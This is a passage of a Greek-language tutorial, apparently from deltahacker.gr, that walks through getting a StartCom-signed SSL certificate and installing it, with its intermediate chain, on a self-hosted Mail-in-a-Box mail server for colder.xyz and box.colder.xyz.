
Όλες οι πληροφορίες για τη δημιουργία του υπογεγραμμένου πιστοποιητικού έχουν συλλεχθεί. Πληροφορούμαστε ότι θα υποστηρίζει δύο hostnames – για την περίπτωσή μας τα colder.xyz και box.colder.xyz.




Το πιστοποιητικό μας αναμένει έγκριση από το προσωπικό της StartCom κι όταν είναι έτοιμο θα λάβουμε email επιβεβαίωσης (δείτε παρακάτω). Σημειώστε ότι η διαδικασία έγκρισης δεν είναι τόσο τετριμμένη όσο θα πίστευε κανείς. Για παράδειγμα, την πρώτη φορά που επιχειρήσαμε να εκδώσουμε πιστοποιητικό για το colder.xyz, το αίτημά μας απορρίφθηκε. Ρωτήσαμε το λόγο, μέσω email, και η απάντηση ήταν ότι θα πρέπει να περιμένουμε να περάσουν *τουλάχιστον* τρεις μέρες μετά την αγορά του domain. Περιμέναμε λοιπόν να περάσουν *ακριβώς* τρεις μέρες, προσπαθήσαμε και πάλι και όλα πήγαν κατ' ευχήν.




Αφού το πιστοποιητικό μας εγκριθεί, έρχεται ενημερωτικό email στο postmaster@colder.xyz. Το MiaB έχει φροντίσει ώστε το postmaster@colder.xyz ν' αποτελεί alias προς το email του χρήστη/διαχειριστή που καθορίσαμε κατά την εγκατάσταση (για εμάς, το email αυτό ήταν το talk2us@colder.xyz). Προκειμένου να αποκτήσουμε πρόσβαση στο web mail που παρέχει το MiaB (μέσω του Roundcube), από έναν browser επισκεπτόμαστε τη διεύθυνση https://box.colder.xyz/mail και κάνουμε login πληκτρολογώντας τη διεύθυνση email του διαχειριστή (talk2us@colder.xyz) καθώς και το αντίστοιχο password.




Με ένα κλικ στο σχετικό URL (https://www.startssl.com/?app=12) του email που μόλις λάβαμε, μεταβαίνουμε στη σελίδα της StartCom από την οποία μπορούμε να κατεβάσουμε το υπογεγραμμένο, δημόσιο πιστοποιητικό μας. Στο drop-down μενού με όνομα Certificate φροντίζουμε ώστε να είναι επιλεγμένο το box.colder.xyz (Server - Clan 1 - ...) και μετά πατάμε στο κουμπί Continue.




Το πιστοποιητικό εμφανίζεται εντός του πλαισίου ονόματι Certificate. Επιλέγουμε κι αντιγράφουμε *όλο* το περιεχόμενο του πλαισίου.




Στο control panel του MiaB, αντιγράφουμε το πιστοποιητικό εντός του πλαισίου με όνομα SSL certificate. Δεν πατάμε ακόμα στο κουμπί Install, μιας και χρειαζόμαστε το ενδιάμεσο πιστοποιητικό της StartCom. Σημειωτέον πως το πιστοποιητικό που μόλις λάβαμε δεν έχει υπογραφεί από το λεγόμενο root certificate της StartCom. Αντίθετα, έχει υπογραφεί με το ενδιάμεσο πιστοποιητικό που θα κατεβάσουμε (κι αυτό έχει όντως υπογραφεί από το root certificate).




Για το ενδιάμεσο πιστοποιητικό επιστρέφουμε στο site της StartCom και συγκεκριμένα στην καρτέλα Tool Box. Από τις επιλογές στ' αριστερά, κάνουμε ένα κλικ στην StartCom CA Certificates κι αμέσως εμφανίζεται ένα ομώνυμο παράθυρο. Με κλικ στο Class 1 Intermediate Server CA παίρνουμε το ζητούμενο ενδιάμεσο πιστοποιητικό. Αν θέλετε, αντί να αποθηκεύσετε κάπου το αντίστοιχο αρχείο ζητήστε ν' ανοίξει απευθείας σε κάποιον plain text editor.




Ιδού το ενδιάμεσο πιστοποιητικό που μόλις πήραμε από τη StartCom, όπως φαίνεται μέσα από το Notepad++ για Windows. Επιλέγουμε κι αντιγράφουμε όλο το περιεχόμενο, μετά...




...πηγαίνουμε στο control panel του MiaB και το μεταφέρουμε στο πλαίσιο SSL intermediate chain. Πατάμε, βεβαίως, και στο κουμπάκι Install, κάτω αριστερά από το πλαίσιο.



Αμέσως εμφανίζεται ένα παράθυρο που μας πληροφορεί πως οι υπηρεσίες mail του colder.xyz επανεκκίνησαν. Αυτό σημαίνει πως η εγκατάσταση του πιστοποιητικού ήταν επιτυχής.



Επειδή το πιστοποιητικό που πήραμε από τη StartCom είναι έγκυρο τόσο για το colder.xyz όσο και για το box.colder.xyz, δεν χρειάζεται να επαναλάβουμε τη διαδικασία για το colder.xyz. Κάτι τέτοιο δεν ισχύει γενικά: Για παράδειγμα, παίζοντας με τα δωρεάν πιστοποιητικά που δίνει το Gandi για τον πρώτο χρόνο, είδαμε ότι καλύπτουν ένα μόνο subdomain.



Ο browser είναι πιθανό να θυμάται το παλιό, self-signed πιστοποιητικό που πήρε από το box.colder.xyz. Αποσυνδεθείτε από το λογαριασμό σας στο control panel του MiaB, επισκεφτείτε ξανά τη διεύθυνση https://box.colder.xyz/admin κι αφού συνδεθείτε και πάλι δώστε ένα System → Status Checks. Θα διαπιστώσετε πως οι έλεγχοι για τα πιστοποιητικά των colder.xyz και box.colder.xyz είναι επιτυχείς.

Το έδαφος που έχουμε καλύψει

Δεν ξέρουμε πόσο κουραστήκατε, αλλά εδώ που έχουμε φτάσει ήδη διαθέτουμε τον δικό μας, πλήρως λειτουργικό mailserver στο cloud! Για πρόσβαση στο webmail που παρέχεται μέσω του Roundcube, αρκεί να επισκεπτόμαστε τη διεύθυνση https://box.colder.xyz/mail. Αν θέλουμε –που στην αρχή σίγουρα θα θέλουμε-- να δημιουργήσουμε μια νέα διεύθυνση email για εμάς ή κάποιον άλλον χρήστη, αρκεί να συνδεθούμε στο web panel του MiaB και να πάμε στο Mail → Users. Στο τέταρτο και τελευταίο μέρος του αφιερώματος θα δούμε μερικά ακόμα χαρακτηριστικά και δυνατότητες του MiaB, θα ρυθμίσουμε τον mail client της προτίμησής μας ώστε να μη χρειάζεται –σώνει και καλά– να καταφεύγουμε στο webmail του Roundcube (δώστε Mail → Instructions), ενώ θα σας μεταφέρουμε και την εμπειρία μας από το μέτωπο του SPAM (μην ανησυχείτε, καλά νέα σας έχουμε). Έως τότε, εξερευνήστε και χαρείτε τον δικό σας mailserver, ενώ μην ξεχάσετε να ενημερώσετε τους ανθρώπους με τους οποίους επικοινωνείτε πιο συχνά. Ορισμένοι ίσως χρειάζονται μια κάποια ειδοποίηση, ώστε να μην παραξενευτούν βλέποντας ξαφνικά emails από διευθύνσεις του στυλ yourname@ubernet.org. Καλή σας διασκέδαση!

COOKIES


SMARTPHONE FACTORY
ΔΕ ΧΑΙΡΕΣΤΕ ΠΟΥ ΦΤΙΑΧΝΕΤΕ ΤΑ ΘΑΥΜΑΤΑ ΤΟΥ ΣΥΓΧΡΟΝΟΥ ΚΟΣΜΟΥ, ΡΕ ΑΧΑΡΙΣΤΟΙ;
ΠΑΝΟΣ

deltahacker.gr